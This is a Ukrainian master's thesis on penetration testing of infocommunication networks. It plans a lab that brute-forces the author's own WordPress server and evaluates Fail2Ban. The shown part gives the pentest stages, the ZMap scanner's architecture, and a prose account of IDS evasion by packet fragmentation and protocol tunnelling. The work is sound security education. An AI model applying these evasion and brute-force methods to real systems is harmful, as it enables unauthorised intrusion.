

**НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ  
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ  
імені ІГОРЯ СІКОРСЬКОГО»**

**Навчально-науковий інститут телекомунікаційних систем**

**Кафедра телекомунікацій**

«На правах рукопису»

УДК \_\_\_\_\_

«До захисту допущено»

Завідувач кафедри

\_\_\_\_\_ Сергій КРАВЧУК

« \_\_\_\_ » \_\_\_\_\_ 2025 р.

**Магістерська дисертація  
на здобуття ступеня магістра  
за освітньо-професійною програмою «Інженерія та програмування  
інфокомунікацій»  
зі спеціальності 172 «Електронні комунікації та радіотехніка»  
на тему: «Методи тестування на проникнення в інфокомунікаційних  
мережах»**

Виконав:

студент II курсу, групи ЦК-41мп  
Кузьменко Вадим Андрійович

\_\_\_\_\_

Керівник:

науковий керівник НН ІТС, професор кафедри ТК НН ІТС,  
д.т.н., професор, академік НАН України  
Ільченко М.Ю.

\_\_\_\_\_

Консультант 4 розділу:

Професор кафедри ТК НН ІТС, д.т.н., доцент,  
Нестеренко М.М.

\_\_\_\_\_

Рецензент:

Доцент кафедри ЕКІР, к.т.н., доцент  
Бердников О.М.

\_\_\_\_\_

Засвідчую, що у цій магістерській  
дисертації немає запозичень з праць  
інших авторів без відповідних  
посилань.

Студент \_\_\_\_\_

Київ – 2025 року

**Національний технічний університет України**  
**«Київський політехнічний інститут імені Ігоря Сікорського»**  
**Навчально-науковий інститут телекомунікаційних систем**  
**Кафедра телекомунікацій**

Рівень вищої освіти – другий (магістерський)

Спеціальність – 172 «Електронні комунікації та радіотехніка»

Освітньо-професійна програма «Інженерія та програмування інфокомунікацій»

ЗАТВЕРДЖУЮ

Завідувач кафедри

\_\_\_\_\_ Сергій КРАВЧУК

«\_\_» \_\_\_\_\_ 2025 р.

**ЗАВДАННЯ**  
**на магістерську дисертацію студенту**  
**Кузьменку Вадиму Андрійовичу**

1. Тема дисертації «Методи тестування на проникнення в інфокомунікаційних мережах», науковий керівник дисертації Ільченко Михайло Юхимович, д.т.н., професор, затверджені наказом по університету від «03» листопада 2025 р. № 4772-с.
2. Термін подання студентом дисертації 15.12.2025 р.
3. Об'єкт дослідження: Інфокомунікаційні мережі та веб-сервіси, що використовують механізми автентифікації користувачів.
4. Предмет дослідження: Методи тестування на проникнення веб-сервісів та механізми захисту від brute-force атак в інфокомунікаційних мережах.
5. Перелік завдань, які потрібно розробити:
  1. Проаналізувати типові вразливості інфокомунікаційних мереж та web-сервісів, пов'язані з механізмами автентифікації користувачів.
  2. Дослідити сучасні методи тестування на проникнення в інфокомунікаційних мережах та класифікувати brute-force атаки як інструмент пентесту.

3. Проаналізувати програмні засоби та платформи, що використовуються для проведення тестування на проникнення web-сервісів.
4. Розгорнути віртуальне середовище на базі технологій віртуалізації та створити лабораторний стенд для моделювання brute-force атак.
5. Реалізувати серверне середовище з web-сервісом (WordPress) під керуванням платформи CloudPanel та налаштувати доменне ім'я і мережеву інфраструктуру.
6. Провести сканування мережевих сервісів і тестування стійкості механізмів автентифікації з використанням інструментів Nmap, Hydra, Medusa, WPScan та Gobuster.
7. Дослідити ефективність механізмів захисту web-сервісів від brute-force атак, зокрема із застосуванням системи Fail2Ban.
8. Виконати аналіз отриманих результатів тестування та оцінити вплив захисних механізмів на зниження ефективності атак.
9. Розробити стартап-проект у сфері надання послуг з тестування на проникнення web-сервісів та обґрунтувати його ринкову доцільність.

#### 6. Орієнтовний перелік ілюстративного матеріалу:

Слайд 1: Титульний

Слайд 2: Актуальність теми

Слайд 3: Мета та завдання роботи

Слайд 4: Об'єкт та предмет дослідження

Слайд 5: Архітектура лабораторного стенду

Слайд 6: Використані інструменти

Слайд 7: Проведення тестування

Слайд 8: Захист від brute-force атак

Слайд 9: Результати тестування

Слайд 10: Висновки

#### 7. Консультанти розділів дисертації\*

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв
<b>4 розділ</b>	<b>Нестеренко М.М., професор</b>		

\* Якщо визначені консультанти. Консультантом не може бути зазначено наукового керівника магістерської дисертації.

8. Дата видачі завдання “01” вересня 2024 р.

Календарний план

№ з/п	Назва етапів виконання магістерської дисертації	Термін виконання етапів магістерської дисертації	Примітка
1	Аналіз літературних джерел та формування теми	01.09.2024 – 30.09.2024	виконано
2	Аналіз методів пентесту та brute-force атак	01.10.2024 - 31.10.2024	виконано
3	Розробка лабораторного стенду	01.11.2024 - 30.11.2024	виконано
4	Проведення практичних досліджень	01.02.2025 - 28.02.2025	виконано
5	Аналіз результатів експериментів	01.03.2025 - 31.03.2025	виконано
6	Розробка стартап-проекту	01.04.2025 - 30.04.2025	виконано
7	Оформлення магістерської дисертації	01.11.2025 - 30.11.2025	виконано
8	Подання дисертації до захисту	01.12.2025 - 15.12.2025	виконано

Студент

Вадим КУЗЬМЕНКО

Науковий керівник дисертації

Михайло ІЛЬЧЕНКО

## РЕФЕРАТ

Дисертація містить 112 сторінок, 50 рисунків, 25 таблиць. Було використано 17 джерел.

**Актуальність теми:** зі зростанням кількості web-сервісів та систем управління контентом, зокрема WordPress, суттєво зростає кількість атак, спрямованих на несанкціонований доступ до облікових записів користувачів. Одним із найбільш поширених типів атак є атаки перебору паролів (brute-force), які можуть здійснюватися як на рівні web-додатків, так і на рівні мережевих сервісів (SSH). Актуальність даної роботи зумовлена необхідністю створення безпечних середовищ для тестування вразливостей, аналізу загроз та відпрацювання практичних навичок пентестингу без ризику впливу на реальні інформаційні ресурси.

**Зв'язок роботи з науковими програмами, планами, темами:** магістерська дисертація виконана відповідно до науково-дослідної тематики кафедри телекомунікаційних систем та мереж КПІ ім. Ігоря Сікорського, у межах напрямів дослідження інформаційної безпеки, захисту інфокомунікаційних систем та мереж, а також практичної підготовки фахівців у галузі кібербезпеки. Робота відповідає навчальним планам підготовки магістрів за спеціальністю 172 – Електронні комунікації та радіотехніка.

**Мета і завдання дослідження:** метою магістерської дисертації є створення та дослідження віртуального сегменту інфокомунікаційної мережі для тестування стійкості web-сервісів до атак перебору паролів та оцінювання ефективності механізмів захисту. Для досягнення поставленої мети в роботі необхідно вирішити такі завдання:

- проаналізувати програмні засоби для проведення пентесту web-сервісів;
- розгорнути віртуальне середовище на базі VMware;
- створити сервер з web-платформою WordPress під керуванням CloudPanel;

- виконати реєстрацію та налаштування доменного імені;
- реалізувати переадресацію портів для забезпечення доступу до сервера;
- провести тестування на проникнення з використанням інструментів Nmap, WPScan, Medusa, Hydra;
- налаштувати механізми захисту web-сервісів із використанням Fail2Ban;
- проаналізувати результати атак та ефективність застосованих засобів захисту.

**Об’єкт і предмет дослідження:** об’єктом дослідження є інфокомунікаційні мережі та web-сервіси, що функціонують у віртуальному середовищі. Предметом дослідження є методи тестування безпеки web-сервісів та механізми захисту від атак типу brute-force.

**Методи дослідження:** у роботі використано методи аналізу та синтезу, експериментальні методи тестування безпеки, методи мережевого сканування, моделювання атак перебору паролів, а також практичні методи налаштування систем захисту web-сервісів.

**Наукова новизна одержаних результатів:** наукова новизна роботи полягає у створенні комплексного віртуального лабораторного стенду для тестування атак типу brute-force на web-сервіси з подальшим аналізом ефективності механізмів захисту в умовах, максимально наближених до реальних.

**Практичне значення одержаних результатів:** практичне значення роботи полягає у можливості використання розробленого лабораторного стенду для навчальних цілей, проведення практичних занять з пентестингу, а також для первинного аналізу захищеності web-сервісів малих та середніх організацій.

**Апробація результатів роботи:** результати магістерської дисертації можуть бути використані у навчальному процесі кафедри, а також під час

виконання лабораторних та практичних робіт з дисциплін, пов'язаних з інформаційною безпекою та кіберзахистом.

## ABSTRACT

The work contains 112 pages, 50 figures, and 25 tables. Seventeen sources were used.

**Relevance of the topic:** With the growth in the number of web services and content management systems, particularly WordPress, there has been a significant increase in the number of attacks aimed at unauthorized access to user accounts. One of the most common types of attacks is brute-force attacks, which can be carried out both at the level of web applications and at the level of network services (SSH). The relevance of this work is due to the need to create secure environments for testing vulnerabilities, analyzing threats, and practicing practical pentesting skills without the risk of affecting real information resources.

**Connection of the work with scientific programs, plans, topics:** the master's thesis was completed in accordance with the research topics of the Department of Telecommunication Systems and Networks of Igor Sikorsky KPI, within the areas of information security, protection of information and communication systems and networks, as well as practical training of specialists in the field of cybersecurity. The work complies with the curriculum for master's degree programs in the specialty 172 – Electronic Communications and Radio Engineering.

**The purpose and objectives of the research:** the purpose of the master's thesis is to create and study a virtual segment of an information and communication network for testing the resistance of web services to password brute force attacks and evaluating the effectiveness of protection mechanisms. To achieve this goal, the following tasks must be completed:

- analyze software tools for pentesting web services;
- deploy a virtual environment based on VMware;
- create a server with the WordPress web platform running CloudPanel;
- register and configure a domain name;
- implement port forwarding to ensure access to the server;

- conduct penetration testing using Nmap, WPScan, Medusa, and Hydra tools;
- configure web service protection mechanisms using Fail2Ban;
- analyze the results of attacks and the effectiveness of the protection measures used.

**Object and subject of research:** the object of research is information and communication networks and web services operating in a virtual environment. The subject of research is methods for testing the security of web services and protection mechanisms against brute-force attacks.

**Research methods:** the work uses methods of analysis and synthesis, experimental security testing methods, network scanning methods, password brute-force attack modeling, as well as practical methods for configuring web service protection systems.

**Scientific novelty of the results obtained:** the scientific novelty of the work lies in the creation of a comprehensive virtual laboratory stand for testing brute-force attacks on web services with subsequent analysis of the effectiveness of protection mechanisms in conditions as close as possible to real ones.

**Practical significance of the results obtained:** the practical significance of the work lies in the possibility of using the developed laboratory stand for educational purposes, conducting practical classes on pentesting, as well as for the initial analysis of the security of web services of small and medium-sized organizations.

**Approbation of the results of the work:** the results of the master's thesis can be used in the educational process of the department, as well as during laboratory and practical work in disciplines related to information security and cyber defense.

## ЗМІСТ

<b>ВСТУП</b> .....	<b>12</b>
<b>РОЗДІЛ 1</b> .....	<b>14</b>
<b>АНАЛІЗ ТИПОВИХ ВРАЗЛИВОСТЕЙ ІНФОКОМУНІКАЦІЙНИХ МЕРЕЖ</b> .....	<b>14</b>
1.1. СКАНУВАННЯ ТА ВИЯВЛЕННЯ ВРАЗЛИВОСТЕЙ.....	14
1.2. МЕТОДИ ОБХОДУ ЗАХИСТУ .....	23
1.3. ЕВОЛЮЦІЯ МЕТОДІВ БРУТФОРСУ .....	25
1.4. ПОРІВНЯННЯ ЕФЕКТИВНОСТІ МЕТОДІВ.....	28
Висновки до розділу 1 .....	31
<b>РОЗДІЛ 2</b> .....	<b>32</b>
<b>АНАЛІЗ МЕТОДІВ ПРОВЕДЕННЯ ПЕНТЕСТУ В ІНФОКОМУНІКАЦІЙНИХ МЕРЕЖАХ</b> .....	<b>32</b>
2.1 ЗАГАЛЬНІ ПРИНЦИПИ ПЕНТЕСТУ .....	32
2.2 КЛАСИФІКАЦІЯ МЕТОДІВ ПЕНТЕСТУ .....	35
2.3 МЕТОДИ ЗБОРУ ІНФОРМАЦІЇ ТА АНАЛІЗУ .....	39
2.4 БРУТФОРС ЯК МЕТОД ПЕНТЕСТУ .....	42
Висновки до розділу 2 .....	44
<b>РОЗДІЛ 3</b> .....	<b>46</b>
<b>АНАЛІЗ ІСНУЮЧОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ ДЛЯ ПРОВЕДЕННЯ ПЕНТЕСТУ</b> .....	<b>46</b>
3.1. ЗАГАЛЬНА ХАРАКТЕРИСТИКА ІНСТРУМЕНТАЛЬНОГО ЗАБЕЗПЕЧЕННЯ ПЕНТЕСТУ .....	46
3.2. ПЛАТФОРМА ВІРТУАЛІЗАЦІЇ VMWARE У ЛАБОРАТОРНОМУ СЕРЕДОВИЩІ ПЕНТЕСТУ .....	47
3.3. ОПЕРАЦІЙНА СИСТЕМА KALI LINUX ЯК ПЛАТФОРМА АТАКУЮЧОЇ СТОРОНИ.	48
3.4. СЕРВЕРНА ПЛАТФОРМА CLOUDPANEL ТА ДОМЕННА ОРГАНІЗАЦІЯ ЦІЛЬОВОГО ВЕБ-СЕРЕДОВИЩА.....	49
3.5. ІНСТРУМЕНТИ ЗБОРУ ІНФОРМАЦІЇ ТА РЕАЛІЗАЦІЇ BRUTE-FORCE АТАК .....	50
3.6. ПІДСУМКОВА СТРУКТУРА ЛАБОРАТОРНОГО СТЕНДУ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ .....	52
3.7 Розгортання середовища віртуалізації VMWARE PLAYER 17 .....	54
3.8 Встановлення та початкове налаштування операційної системи KALI LINUX у середовищі VMWARE.....	59
3.9 Реєстрація, активація та DNS-налаштування доменного імені для лабораторного стенду .....	65

3.10 Встановлення та початкове налаштування серверної платформи CLOUDPANEL .....	69
Висновки до розділу 3 .....	74
<b>РОЗДІЛ 4 .....</b>	<b>75</b>
<b>СТВОРЕННЯ ВІРТУАЛЬНОГО СЕГМЕНТУ ІНФОКОМУНІКАЦІЙНОЇ МЕРЕЖІ ДЛЯ ПРОВЕДЕННЯ ПЕНТЕСТУ .....</b>	<b>75</b>
4.1. Налаштування віртуального сегменту на веб-платформі для імітації брутфорс атак.....	75
4.2. Налаштування механізмів захисту веб-сервісів від bruteforce атак .....	87
Висновки до розділу 4 .....	90
<b>РОЗДІЛ 5 .....</b>	<b>91</b>
<b>СТАРТАП-ПРОЕКТ.....</b>	<b>91</b>
5.1 Опис ідеї проекту .....	91
5.2 Технологічний аудит ідеї проекту .....	92
5.3 Аналіз ринкових можливостей.....	93
5.4 Розроблення ринкової стратегії проекту .....	102
5.5 Розроблення маркетингової програми стартап-проекту .....	105
Висновки до розділу 5 .....	110
<b>ЗАГАЛЬНІ ВИСНОВКИ ПО РОБОТІ .....</b>	<b>112</b>
<b>СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ.....</b>	<b>113</b>

## ПЕРЕЛІК СКОРОЧЕНЬ

- IDS** (Intrusion Detection System) - це система виявлення вторгнень, яка моніторить мережевий трафік або активність комп'ютерних систем для ідентифікації підозрілої діяльності, атак або порушень політики безпеки, щоб сповістити адміністраторів
- IPS** (Intrusion prevention system) — програмна або апаратна система мережевої та комп'ютерної безпеки, яка виявляє вторгнення або порушення безпеки і автоматично захищає від них.
- OSINT** (Open Source Intelligence) - методологія розвідки з відкритих джерел: збір, аналіз та використання інформації, яка є публічно доступною в Інтернеті
- TCP** (Transmission Control Protocol) — це ключовий протокол Інтернету
- UDP** (User Datagram Protocol) – це протокол транспортного рівня в стеку TCP/IP, який забезпечує швидку, але ненадійну передачу даних без встановлення з'єднання, надсилаючи пакети (датаграми) без гарантії їх доставки чи порядку, що ідеально підходить для потокового відео, голосового зв'язку (VoIP) та онлайн-ігор, де швидкість важливіша за втрату окремих пакетів
- CMS** (Content Management System) - система управління контентом

## ВСТУП

Стрімкий розвиток інформаційних технологій та інфокомунікаційних мереж зумовлює широке впровадження web-сервісів у різних сферах діяльності — від електронної комерції до корпоративних інформаційних систем. Разом із зростанням кількості таких сервісів підвищується і рівень кіберзагроз, спрямованих на порушення конфіденційності, цілісності та доступності інформаційних ресурсів. Одним із найбільш поширених та небезпечних типів атак залишаються атаки на механізми автентифікації користувачів, зокрема атаки типу brute-force, які дозволяють зловмисникам отримати несанкціонований доступ до систем за рахунок перебору облікових даних. У сучасних умовах забезпечення інформаційної безпеки неможливе без регулярного проведення тестування на проникнення, яке дає змогу оцінити реальний рівень захищеності інфокомунікаційних мереж та web-сервісів, виявити слабкі місця та перевірити ефективність впроваджених механізмів захисту.

Особливу актуальність набуває створення безпечних віртуальних середовищ, у межах яких можна відтворювати реальні сценарії атак без ризику для продуктивних систем.

**Актуальність** даної магістерської роботи зумовлена необхідністю дослідження методів тестування на проникнення web-сервісів інфокомунікаційних мереж із використанням brute-force атак, а також розроблення підходів до підвищення ефективності захисту систем автентифікації. Використання сучасних інструментів пентесту та механізмів захисту в поєднанні з технологіями віртуалізації дозволяє створити універсальний лабораторний стенд для практичного аналізу безпеки web-ресурсів.

**Метою** магістерської дисертації є створення та дослідження віртуального сегменту інфокомунікаційної мережі для тестування стійкості web-сервісів до атак типу brute-force та оцінювання ефективності механізмів захисту від несанкціонованого доступу. Для досягнення поставленої мети в

роботі передбачено вирішення таких основних завдань: аналіз типових вразливостей інфокомунікаційних мереж і web-сервісів; дослідження методів тестування на проникнення та класифікації brute-force атак; розгортання віртуального лабораторного стенду на базі середовища віртуалізації; проведення тестування стійкості механізмів автентифікації з використанням спеціалізованих інструментів; аналіз ефективності захисних механізмів та розроблення рекомендацій щодо підвищення рівня безпеки.

**Об'єктом дослідження** є інфокомунікаційні мережі та web-сервіси, що функціонують у віртуальному середовищі.

**Предметом дослідження** є методи тестування на проникнення та механізми захисту web-сервісів від атак типу brute-force.

## РОЗДІЛ 1

### АНАЛІЗ ТИПОВИХ ВРАЗЛИВОСТЕЙ ІНФОКОМУНІКАЦІЙНИХ МЕРЕЖ

Інфокомунікаційні мережі становлять основу сучасної цифрової інфраструктури, оскільки забезпечують передачу даних, доступ до інформаційних ресурсів та підтримку критично важливих процесів у бізнесі, державному управлінні та повсякденному житті. З розвитком технологій, збільшенням кількості мобільних пристроїв, використанням хмарних сервісів і систем IoT значно зросла складність мережевих архітектур, що призвело до появи нових вразливостей.

Будь-яка вразливість у мережі може стати точкою входу для зловмисника, спричиняючи витік даних, порушення конфіденційності, втрату цілісності чи зниження доступності сервісів. Актуальність проблеми посилюється тим, що методи атак постійно еволюціонують: від простих переборів паролів до складних багатоступеневих сценаріїв із застосуванням соціальної інженерії та автоматизованих інструментів.

У цих умовах систематичний аналіз типових вразливостей інфокомунікаційних мереж є ключовим елементом забезпечення кіберстійкості. Він дозволяє своєчасно виявляти слабкі місця, оцінювати ризики та впроваджувати ефективні засоби захисту, запобігаючи критичним інцидентам у майбутньому.

#### **1.1. Сканування та виявлення вразливостей**

Сканування є однією з базових стадій при дослідженні інформаційних систем на наявність вразливостей. Метою цього процесу є виявлення відкритих портів, сервісів, протоколів, що функціонують у мережі, а також визначення їх версій та конфігурацій. У результаті формується карта мережевої інфраструктури, яка може бути використана як для легітимного аудиту безпеки, так і для підготовки атак.[\[14\]](#)



Рис 1.1. Основні етапи тестування на проникнення

### Етап 1: Збір інформації

Цей крок тесту на проникнення допомагає виявити деякі вразливості та точки входу. Процес пентесту розпочинається зі збору якомога більшої кількості інформації про цільову систему чи мережу:

1. **Визначення обсягу та підходу.** Ознайомлення з обсягом тестування на проникнення: визначення систем, мобільних додатків або мереж, які потрібно перевірити. Отримання необхідних дозволів.

2. **Збір інформації з відкритих джерел (OSINT - Open Source Intelligence).** Використання інструментів для збору даних із відкритих джерел, зокрема вебсайтів і соціальних мереж.

3. **Визначення інфраструктури мережі.** Створення карти мережі: IP-адреси, підмережі, пристрої. Використання інструментів “nslookup”, “whois” і “traceroute” для збору інформації про мережу має вирішальне значення для оцінки безпеки.

4. **Збір технічних даних.** Визначення використовуваних технологій: вебсерверів, баз даних, фреймворків. Пошук версій та налаштувань, які можуть виявити потенційні загрози.

5. **Документування результатів.** Запис усіх зібраних даних у найдрібніших деталях. Організація системної інформації для легкого використання на наступних етапах пентесту.

Такий початок тестування на проникнення створює продуктивну основу для наступних фаз процесу та забезпечить високу ймовірність виявлення ключових вразливостей.

## **Етап 2: Пасивна-активна розвідка**

Цей етап тестування на проникнення допомагає створити досить ретельний профіль цільового середовища завдяки детальній інформації про ціль, отриманій за допомогою пасивних і активних методів:

1. **Пасивна розвідка.** Збір даних без безпосереднього контакту або втручання. Інформація отримується через пошукові системи, соціальні мережі, публічні записи.

2. **Активна розвідка.** Прямий контакт зломисника з ціллю для отримання інформації. Використання таких інструментів як Nmap для аналізу мережі та визначення живих хостів і відкритих портів.

3. **DNS-аналіз.** Використання інструментів для отримання даних про домени, субдомени та записи, які допомагають оцінити стан безпеки.

4. **Картування мережі.** Графічне відображення топології мережі та взаємозв'язків.

5. **Визначення сторонніх служб.** Аналіз хмарних провайдерів або сторонніх сервісів, які може використовувати ціль, та пошук пов'язаних ризиків несанкціонованого доступу.

6. **Фіксування результатів.** Детальний запис усієї зібраної інформації для наступних етапів пентесту.

Розвідка є важливою складовою комплексного тестування на проникнення. Створений на цьому етапі профіль цілі забезпечує ефективну подальшу перевірку.

### **Етап 3: Виявлення та сканування**

Пентестери шукають та обстежують активні хости, сервіси та потенційні вразливості у цільовому середовищі:

- **Виявлення.** Використання інструментів, таких як Nmap, для виявлення активних пристроїв і відкритих портів у мережі.
- **Сканування сервісів.** Збір детальної інформації про сервіси, які працюють на відкритих портах, визначення їхніх версій та конфігурацій.
- **Статичний аналіз.** Аналіз коду мобільних додатків та конфігурацій без їх виконання за допомогою інструментів, таких як SonarQube.
- **Динамічний аналіз.** Перевірка у робочому середовищі з використанням інструментів, таких як Burp Suite, для виявлення вразливостей під час виконання.
- **Автоматичне виявлення вразливостей.** Проведення автоматичного сканування для пошуку відомих вразливостей за допомогою таких інструментів, як Nessus або OpenVAS.

Цей етап пентесту є критичним для виявлення слабких місць у системі, які можуть бути використані на наступних етапах тестування. [\[9\]](#)

### **Етап 4: Оцінка вразливостей**

Коли всі дані зібрані, їх аналізують та створюють список відомих вразливих місць. Наступним кроком тестування на проникнення є оцінка цих вразливостей за такими критеріями:

- **Системи.** Визначення, які системи вразливі до внутрішнього або зовнішнього впливу.
- **Дані.** З'ясування, яка інформація про клієнта розкрита, оскільки це може значно вплинути на безпеку.
- **Складність атаки.** Оцінка рівня складності, який можуть мати потенційні атаки.
- **Оцінка впливу.** Визначення можливих збитків від кожного недоліку, які можуть виникнути в результаті експлуатації вразливостей.

Отримані оцінки ризиків використовуються для встановлення пріоритетності усунення вразливостей. Крім того, ефективність оцінки вразливості можна підвищити шляхом врахування зворотного зв'язку з попередніх оцінок. Результати цього етапу тестування на проникнення підсумовуються у звітах про пентест та надаються відповідним зацікавленим сторонам, які приймають рішення щодо наступного плану дій.

## **Етап 5: Експлуатація**

Наступний крок — використання виявлених вразливостей, щоб оцінити можливий вплив на ціль.

1. **Підготовка тестування.** Створення контрольованого середовища та вибір пріоритетних вразливостей для експлуатації.
2. **Техніки експлуатації.** Використання автоматизованих інструментів, таких як Metasploit, а також ручних методів для перевірки несанкціонованого доступу.

3. **Імітація викрадення даних.** За потреби тестувальник імітує викрадення даних та документує потенційний вплив для організації.

4. **Документування.** Запис усіх результатів та визначення разом із зацікавленими сторонами стратегій виправлення і вдосконалення безпеки.

Цей етап пентесту необхідний для демонстрації практичних наслідків вразливостей та ефективного спрямування зусиль на їх усунення. Браузери та різноманітні пристрої, включаючи IoT-технології, стикаються зі значними перешкодами для забезпечення безпеки, що вимагає комплексних рішень, які інтегрують ефективні програми або системи для захисту даних від атак у мережі Інтернет.

### **Етап 6: Фінальний аналіз та звіт про результати пентесту**

Мета цього етапу, який також є надзвичайно важливим для покращення безпеки, — проаналізувати результати тесту на проникнення, узагальнити виявлені проблеми та підготувати звіт для зацікавлених сторін.

1. **Консолідація даних.** Збір усіх даних із попередніх етапів пентесту, включаючи результати експлуатації, виявлені слабкі місця та оцінки ризиків.

2. **Аналіз результатів.** Оцінка впливу кожної експлуатованої вразливості та її зв'язку із загальним рівнем безпеки організації. Визначення шаблонів або поширених вразливостей, зокрема пов'язаних із бездротовими мережами, які можуть свідчити про системні проблеми.

3. **Підготовка звіту.** Формування детального звіту за результатами тестування, використаними методологіями тесту на проникнення та наслідками кожної вразливості. Виконавче резюме для зацікавлених сторін має містити ключові проблеми та рекомендовані заходи з усунення, засновані на результатах пентесту.

4. **Огляд та зворотний зв'язок.** Організація сесії з командою тестувальників і зацікавленими сторонами для представлення результатів і отримання відгуків. Забезпечення ясності та точності звіту та відповіді на всі запитання, що виникли під час тестування.

Цей етап забезпечує інтеграцію та інтерпретацію результатів пентесту, роблячи заходи з усунення вразливостей практично застосовними.

### **Етап 7: Використання результатів тестування на проникнення**

Фінальні результати тесту на проникнення використовуються для покращення механізмів і політик безпеки системи:

1. **Застосування рекомендацій.** Використання технік усунення вразливостей, зазначених у фінальному звіті, для ліквідації виявлених слабких місць системи.

2. **Розробка/оновлення політик безпеки.** Оновлення політик безпеки з урахуванням отриманих під час пентесту висновків. Важливо гарантувати відповідність найкращим практикам і новим знанням, отриманим у процесі тестування.

3. **Навчання та підвищення обізнаності.** Проведення навчальних сесій щодо вразливостей та кращих практик безпеки для персоналу. Використання результатів пентесту для створення навчальних матеріалів, які допоможуть співробітникам розпізнавати та зменшувати ризики.

4. **Безперервний моніторинг і вдосконалення.** Впровадження регулярного моніторингу для виявлення нових вразливостей системи та оцінки ефективності впроваджених змін. Планування періодичного тестування на проникнення або виявлення вразливостей для підтримки стійкості компанії до нових загроз.

Цей етап є ключовим у процесі тестування на проникнення, оскільки він забезпечує суттєве покращення загальної стратегії безпеки організації на основі результатів пентесту.

На рисунку 1.2 зображено кроки тестування на проникнення



Рис 1.2 Кроки тестування на проникнення

Процес сканування зазвичай складається з таких етапів:

- **визначення активних вузлів (host discovery)** – пошук пристроїв, що відповідають на мережеві запити;
- **ідентифікація відкритих портів** – перевірка доступності TCP/UDP сервісів;
- **визначення версій сервісів** – збір даних про програмне забезпечення, що використовується;
- **виявлення вразливостей** – зіставлення отриманих даних з базами відомих уразливостей. [12]

У практиці аудиту застосовуються різні інструменти, серед яких Nmap, Masscan, ZMap. Наприклад, ZMap дозволяє швидко сканувати величезні діапазони адрес у мережі IPv4, що робить його ефективним засобом для широкомасштабних досліджень.




Рис. 1.3 Архітектура ZMap Internet Scanner

На рисунку 1.3 подано схему архітектури ZMap Internet Scanner. Вона демонструє повний цикл роботи, від генерації IP-адрес та пакетів до інтерпретації відповідей і виводу результатів. Така структура дає можливість досягати високої швидкості та точності при виявленні вразливих вузлів.

Ядро архітектури ZMap поділяється на кілька функціональних блоків, кожен з яких відповідає за певний етап сканування. Процес ініціюється компонентом CLI (Command Line Interface, Інтерфейс командного рядка), який взаємодіє з блоком State & Config (Стан та Конфігурація) для отримання початкових налаштувань, таких як цільовий діапазон IP-адрес і тип зонду.

На підготовчому етапі задіяні компоненти Address Generation (Генерація Адрес), який формує послідовність IP-адрес для сканування, Probe Scheduler (Планувальник Зондів), що керує часом та послідовністю відправки пакетів, і Validation Generation (Генерація Валідації), який створює унікальні параметри для подальшої перевірки відповідей.

Безпосередня відправка пакетів реалізована двома основними блоками: Packet Generation (Генерація Пакетів) створює готові мережеві пакети на основі параметрів зондування, а Packet Transmission (Передача Пакетів) відповідає за їхню високоефективну передачу у мережу.

Прийом та обробка відповідей є критично важливим етапом. Блок Receipt & Validation (Прийом та Валідація) приймає вхідні пакети та перевіряє їхню достовірність, використовуючи дані валідації. Отримані відповіді далі передаються до Response Interpretation (Інтерпретація Відповіді), де їхній вміст аналізується для визначення стану цільового вузла.

Результати обробляються компонентом Result Processing (Обробка Результатів), а фінальний вивід забезпечується блоком Output Handler (Обробник Виводу), який форматує дані сканування для користувача. Усі ці процеси перебувають під контролем шару Framework Monitoring (Моніторинг Фреймворку), який здійснює постійний моніторинг виконання, забезпечуючи надійність і контроль над швидкістю сканування.

## **1.2. Методи обходу захисту**

Обхід засобів захисту є наступним етапом після виявлення слабких місць у системі. Сучасні мережі зазвичай обладнані міжмережевими екранами (firewalls), системами виявлення та запобігання вторгнень (IDS/IPS), проксі-серверами та іншими механізмами захисту. Проте існують методи, що дозволяють атакувальникам обійти ці бар'єри.

Найпоширеніші методи:

Фрагментація пакетів – це техніка, що полягає в розбитті шкідливого трафіку на дрібні сегменти (фрагменти) перед його відправленням. Системи виявлення вторгнень (IDS) часто мають обмеження на розмір буфера, який використовується для тимчасового зберігання та повного збирання пакетів. Атакувальник розбиває корисне навантаження на такі малі фрагменти, що IDS не може повністю зібрати пакет у його початковий вигляд до моменту

перевірки. Системи, які не виконують повну дефрагментацію або роблять це неправильно, пропускають шкідливий трафік, оскільки жоден окремий фрагмент не містить сигнатури атаки, тоді як кінцевий вузол завжди збирає всі фрагменти для успішного виконання команди.

Тунелювання – це процес приховування забороненого трафіку в дозволених протоколах, що створює прихований канал зв'язку через фаєрвол або проксі-сервер. Атакувальник інкапсулює свій шкідливий протокол, такий як командний канал або SSH-з'єднання, всередину іншого, дозволеного протоколу, наприклад HTTP, DNS або ICMP. Захисні системи зазвичай дозволяють трафік через стандартні порти (80 для HTTP, 53 для DNS), оскільки ці протоколи необхідні для нормальної роботи мережі. Оскільки захисна система бачить лише дозволений "зовнішній" протокол, вона пропускає трафік, не виявляючи прихованого "внутрішнього" шкідливого навантаження.

